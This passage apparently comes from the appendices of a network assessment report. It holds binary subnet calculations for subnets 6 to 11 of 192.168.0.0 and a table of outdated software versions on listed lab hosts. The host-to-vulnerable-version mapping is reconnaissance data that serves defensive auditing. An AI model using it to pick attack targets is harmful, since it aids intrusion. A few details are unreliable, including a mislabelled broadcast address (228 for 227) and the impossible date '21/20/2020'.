192	1	1	0	0	0	0	0	0
168	1	0	1	0	1	0	0	0
0	0	0	0	0	0	0	0	0
97	0	1	1	0	0	0	0	1

192.168.0.126	Last Usable Host							
	128	64	32	16	8	4	2	1
192	1	1	0	0	0	0	0	0
168	1	0	1	0	1	0	0	0
0	0	0	0	0	0	0	0	0
126	0	1	1	1	1	1	1	0

192.168.0.127	Broadcast Address							
	128	64	32	16	8	4	2	1
192	1	1	0	0	0	0	0	0
168	1	0	1	0	1	0	0	0
0	0	0	0	0	0	0	0	0
127	0	1	1	1	1	1	1	1

Subnet 6	Result
Convert Address into Binary	192.168.0.129
	11000000.10101000.00000000.10000001
Convert Subnet Mask into Binary	255.255.255.224
	11111111.11111111.11111111.11100000
& Operation	11000000.10101000.00000000.10000000
Subnet Address	192.168.0.128
First Usable Host	11000000.10101000.00000000.10000001
	192.168.0.129
Last Usable Host	11000000.10101000.00000000.10011110
	192.168.0.158
Broadcast Address	11000000.10101000.00000000.10011111
	192.168.0.159

192.168.0.129	Address							
	128	64	32	16	8	4	2	1
192	1	1	0	0	0	0	0	0
168	1	0	1	0	1	0	0	0
0	0	0	0	0	0	0	0	0
129	1	0	0	0	0	0	0	1

255.255.255.224	Subnet Mask							
	128	64	32	16	8	4	2	1
255	1	1	1	1	1	1	1	1
255	1	1	1	1	1	1	1	1
255	1	1	1	1	1	1	1	1
224	1	1	1	0	0	0	0	0

192.168.0.128	Subnet Address							
	128	64	32	16	8	4	2	1
192	1	1	0	0	0	0	0	0
168	1	0	1	0	1	0	0	0
0	0	0	0	0	0	0	0	0
128	1	0	0	0	0	0	0	0

	First Usable Host							
	128	64	32	16	8	4	2	1
192	1	1	0	0	0	0	0	0
168	1	0	1	0	1	0	0	0
0	0	0	0	0	0	0	0	0
129	1	0	0	0	0	0	0	1

	Last Usable Host							
	128	64	32	16	8	4	2	1
192	1	1	0	0	0	0	0	0
168	1	0	1	0	1	0	0	0
0	0	0	0	0	0	0	0	0
158	1	0	0	1	1	1	1	0

	Broadcast Address							
	128	64	32	16	8	4	2	1
192	1	1	0	0	0	0	0	0
168	1	0	1	0	1	0	0	0
0	0	0	0	0	0	0	0	0
159	1	0	0	1	1	1	1	1

Subnet 7	Result
Convert Address into Binary	192.168.0.200
	11000000.10101000.00000000.11001000
Convert Subnet Mask into Binary	255.255.255.224
	11111111.11111111.11111111.11100000
& Operation	11000000.10101000.00000000.11000000
Subnet Address	192.168.0.192
First Usable Host	11000000.10101000.00000000.11000001
	192.168.0.193
Last Usable Host	11000000.10101000.00000000.11011110
	192.168.0.222
Broadcast Address	11000000.10101000.00000000.11011111
	192.168.0.223

192.168.0.200	Address							
	128	64	32	16	8	4	2	1
192	1	1	0	0	0	0	0	0
168	1	0	1	0	1	0	0	0
0	0	0	0	0	0	0	0	0
200	1	1	0	0	1	0	0	0

255.255.255.224	Subnet Mask							
	128	64	32	16	8	4	2	1
255	1	1	1	1	1	1	1	1
255	1	1	1	1	1	1	1	1
255	1	1	1	1	1	1	1	1
224	1	1	1	0	0	0	0	0

192.168.0.192	Subnet Address							
	128	64	32	16	8	4	2	1
192	1	1	0	0	0	0	0	0
168	1	0	1	0	1	0	0	0
0	0	0	0	0	0	0	0	0
192	1	1	0	0	0	0	0	0

192.168.0.193	First Usable Host							
	128	64	32	16	8	4	2	1
192	1	1	0	0	0	0	0	0
168	1	0	1	0	1	0	0	0
0	0	0	0	0	0	0	0	0
193	1	1	0	0	0	0	0	1

192.168.0.222	Last Usable Host							
	128	64	32	16	8	4	2	1
192	1	1	0	0	0	0	0	0
168	1	0	1	0	1	0	0	0
0	0	0	0	0	0	0	0	0
222	1	1	0	1	1	1	1	0

192.168.0.223	Broadcast Address							
	128	64	32	16	8	4	2	1
192	1	1	0	0	0	0	0	0
168	1	0	1	0	1	0	0	0
0	0	0	0	0	0	0	0	0
223	1	1	0	1	1	1	1	1

Subnet 8	Result
Convert Address into Binary	192.168.0.225
	11000000.10101000.00000000.11100001
Convert Subnet Mask into Binary	255.255.255.252
	11111111.11111111.11111111.11111100
& Operation	11000000.10101000.00000000.11100000
Subnet Address	192.168.0.224
First Usable Host	11000000.10101000.00000000.11100001
	192.168.0.225
Last Usable Host	11000000.10101000.00000000.11100010
	192.168.0.226
Broadcast Address	11000000.10101000.00000000.11100011
	192.168.0.227

192.168.0.225	Address							
	128	64	32	16	8	4	2	1
192	1	1	0	0	0	0	0	0
168	1	0	1	0	1	0	0	0
0	0	0	0	0	0	0	0	0
225	1	1	1	0	0	0	0	1

255.255.255.252	Subnet Mask							
	128	64	32	16	8	4	2	1
255	1	1	1	1	1	1	1	1
255	1	1	1	1	1	1	1	1
255	1	1	1	1	1	1	1	1
252	1	1	1	1	1	1	0	0

192.168.0.224	Subnet Address							
	128	64	32	16	8	4	2	1
192	1	1	0	0	0	0	0	0
168	1	0	1	0	1	0	0	0
0	0	0	0	0	0	0	0	0
224	1	1	1	0	0	0	0	0

192.168.0.225	First Usable Host							
	128	64	32	16	8	4	2	1
192	1	1	0	0	0	0	0	0
168	1	0	1	0	1	0	0	0
0	0	0	0	0	0	0	0	0
225	1	1	1	0	0	0	0	1

192.168.0.226	Last Usable Host							
	128	64	32	16	8	4	2	1
192	1	1	0	0	0	0	0	0
168	1	0	1	0	1	0	0	0
0	0	0	0	0	0	0	0	0
226	1	1	1	0	0	0	1	0

192.168.0.228	Broadcast Address							
	128	64	32	16	8	4	2	1
192	1	1	0	0	0	0	0	0
168	1	0	1	0	1	0	0	0
0	0	0	0	0	0	0	0	0
227	1	1	1	0	0	0	1	1

Subnet 9	Result
Convert Address into Binary	192.168.0.229
	11000000.10101000.00000000.11100101
Convert Subnet Mask into Binary	255.255.255.252
	11111111.11111111.11111111.11111100
& Operation	11000000.10101000.00000000.11100100
Subnet Address	192.168.0.228
First Usable Host	11000000.10101000.00000000.11100101
	192.168.0.229
Last Usable Host	11000000.10101000.00000000.11100110
	192.168.0.230
Broadcast Address	11000000.10101000.00000000.11100111
	192.168.0.231

192.168.0.229	Address							
	128	64	32	16	8	4	2	1
192	1	1	0	0	0	0	0	0
168	1	0	1	0	1	0	0	0
0	0	0	0	0	0	0	0	0
229	1	1	1	0	0	1	0	1

255.255.255.252	Subnet Mask							
	128	64	32	16	8	4	2	1
255	1	1	1	1	1	1	1	1
255	1	1	1	1	1	1	1	1
255	1	1	1	1	1	1	1	1
252	1	1	1	1	1	1	0	0

192.168.0.228	Subnet Address							
	128	64	32	16	8	4	2	1
192	1	1	0	0	0	0	0	0
168	1	0	1	0	1	0	0	0
0	0	0	0	0	0	0	0	0
228	1	1	1	0	0	1	0	0

192.168.0.229	First Usable Host							
	128	64	32	16	8	4	2	1
192	1	1	0	0	0	0	0	0
168	1	0	1	0	1	0	0	0
0	0	0	0	0	0	0	0	0
229	1	1	1	0	0	1	0	1

192.168.0.230	Last Usable Host							
	128	64	32	16	8	4	2	1
192	1	1	0	0	0	0	0	0
168	1	0	1	0	1	0	0	0
0	0	0	0	0	0	0	0	0
230	1	1	1	0	0	1	1	0

192.168.0.231	Broadcast Address							
	128	64	32	16	8	4	2	1
192	1	1	0	0	0	0	0	0
168	1	0	1	0	1	0	0	0
0	0	0	0	0	0	0	0	0
231	1	1	1	0	0	1	1	1

Subnet 10	Result
Convert Address into Binary	192.168.0.233
	11000000.10101000.00000000.11101001
Convert Subnet Mask into Binary	255.255.255.252
	11111111.11111111.11111111.11111100
& Operation	11000000.10101000.00000000.11101000
Subnet Address	192.168.0.232
First Usable Host	11000000.10101000.00000000.11101001
	192.168.0.233
Last Usable Host	11000000.10101000.00000000.11101010
	192.168.0.234
Broadcast Address	11000000.10101000.00000000.11101011
	192.168.0.235

192.168.0.233	Address							
	128	64	32	16	8	4	2	1
192	1	1	0	0	0	0	0	0
168	1	0	1	0	1	0	0	0
0	0	0	0	0	0	0	0	0
233	1	1	1	0	1	0	0	1

255.255.255.252	Subnet Mask							
	128	64	32	16	8	4	2	1
255	1	1	1	1	1	1	1	1
255	1	1	1	1	1	1	1	1
255	1	1	1	1	1	1	1	1
252	1	1	1	1	1	1	0	0

192.168.0.232	Subnet Address							
	128	64	32	16	8	4	2	1
192	1	1	0	0	0	0	0	0
168	1	0	1	0	1	0	0	0
0	0	0	0	0	0	0	0	0
232	1	1	1	0	1	0	0	0

192.168.0.233	First Usable Host							
	128	64	32	16	8	4	2	1
192	1	1	0	0	0	0	0	0
168	1	0	1	0	1	0	0	0
0	0	0	0	0	0	0	0	0
233	1	1	1	0	1	0	0	1

192.168.0.234	Last Usable Host							
	128	64	32	16	8	4	2	1
192	1	1	0	0	0	0	0	0
168	1	0	1	0	1	0	0	0
0	0	0	0	0	0	0	0	0
234	1	1	1	0	1	0	1	0

192.168.0.235	Broadcast Address							
	128	64	32	16	8	4	2	1
192	1	1	0	0	0	0	0	0
168	1	0	1	0	1	0	0	0
0	0	0	0	0	0	0	0	0
235	1	1	1	0	1	0	1	1

Subnet 11	Result
Convert Address into Binary	192.168.0.242
	11000000.10101000.00000000.11110010
Convert Subnet Mask into Binary	255.255.255.252
	11111111.11111111.11111111.11111100
& Operation	11000000.10101000.00000000.11110000
Subnet Address	192.168.0.240
First Usable Host	11000000.10101000.00000000.11110001
	192.168.0.241
Last Usable Host	11000000.10101000.00000000.11110010
	192.168.0.242
Broadcast Address	11000000.10101000.00000000.11110011
	192.168.0.243

192.168.0.242	Address							
	128	64	32	16	8	4	2	1
192	1	1	0	0	0	0	0	0
168	1	0	1	0	1	0	0	0
0	0	0	0	0	0	0	0	0
242	1	1	1	1	0	0	1	0

255.255.255.252	Subnet Mask							
	128	64	32	16	8	4	2	1
255	1	1	1	1	1	1	1	1
255	1	1	1	1	1	1	1	1
255	1	1	1	1	1	1	1	1
252	1	1	1	1	1	1	0	0

192.168.0.240	Subnet Address							
	128	64	32	16	8	4	2	1
192	1	1	0	0	0	0	0	0
168	1	0	1	0	1	0	0	0
0	0	0	0	0	0	0	0	0
240	1	1	1	1	0	0	0	0

192.168.0.241	First Usable Host							
	128	64	32	16	8	4	2	1
192	1	1	0	0	0	0	0	0
168	1	0	1	0	1	0	0	0
0	0	0	0	0	0	0	0	0
241	1	1	1	1	0	0	0	1

192.168.0.242	Last Usable Host							
	128	64	32	16	8	4	2	1
192	1	1	0	0	0	0	0	0
168	1	0	1	0	1	0	0	0
0	0	0	0	0	0	0	0	0
242	1	1	1	1	0	0	1	0

192.168.0.243	Broadcast Address							
	128	64	32	16	8	4	2	1
192	1	1	0	0	0	0	0	0
168	1	0	1	0	1	0	0	0
0	0	0	0	0	0	0	0	0
243	1	1	1	1	0	0	1	1

Appendix C – Outdated Software

As of 21/20/2020

quagga routing software	192.168.0.98 192.168.0.234 192.168.0.241	1.2.1	1.2.4	http://download.savannah.gnu.org/releases/quagga/
OpenSSH	13.13.13.12 13.13.13.13 172.16.221.16 192.168.0.34 192.168.0.66 192.168.0.130 192.168.0.193 192.168.0.210 192.168.0.225 192.168.0.242	6.6.1p1, 5.5p1	8.4	https://www.openssh.com/txt/release-8.4
Apache httpd	172.16.221.237 192.168.0.242	2.2.22, 2.4.10	2.4.46	https://httpd.apache.org/download.cgi#apache24
VyOS	172.16.221.16 192.168.0.33 192.168.0.65 192.168.0.97 192.168.0.129 192.168.0.193 192.168.0.225 192.168.0.226 192.168.0.229 192.168.0.230 192.168.0.233	1.1.7	1.3 rolling	https://downloads.vyos.io/?dir=rolling/current/amd64
lighthttpd	172.16.221.16 192.168.0.33 192.168.0.65 192.168.0.97 192.168.0.129 192.168.0.193 192.168.0.225 192.168.0.226 192.168.0.229 192.168.0.230 192.168.0.233	1.4.28	1.4.57	https://www.lighttpd.net/download/
wordpress	172.16.221.237	3.3.1	5.6	https://wordpress.org/support/wordpress-version/version-5-6/
nginx	192.168.0.98 192.168.0.234 192.168.0.241	unknown	1.19.6	https://nginx.org/en/download.html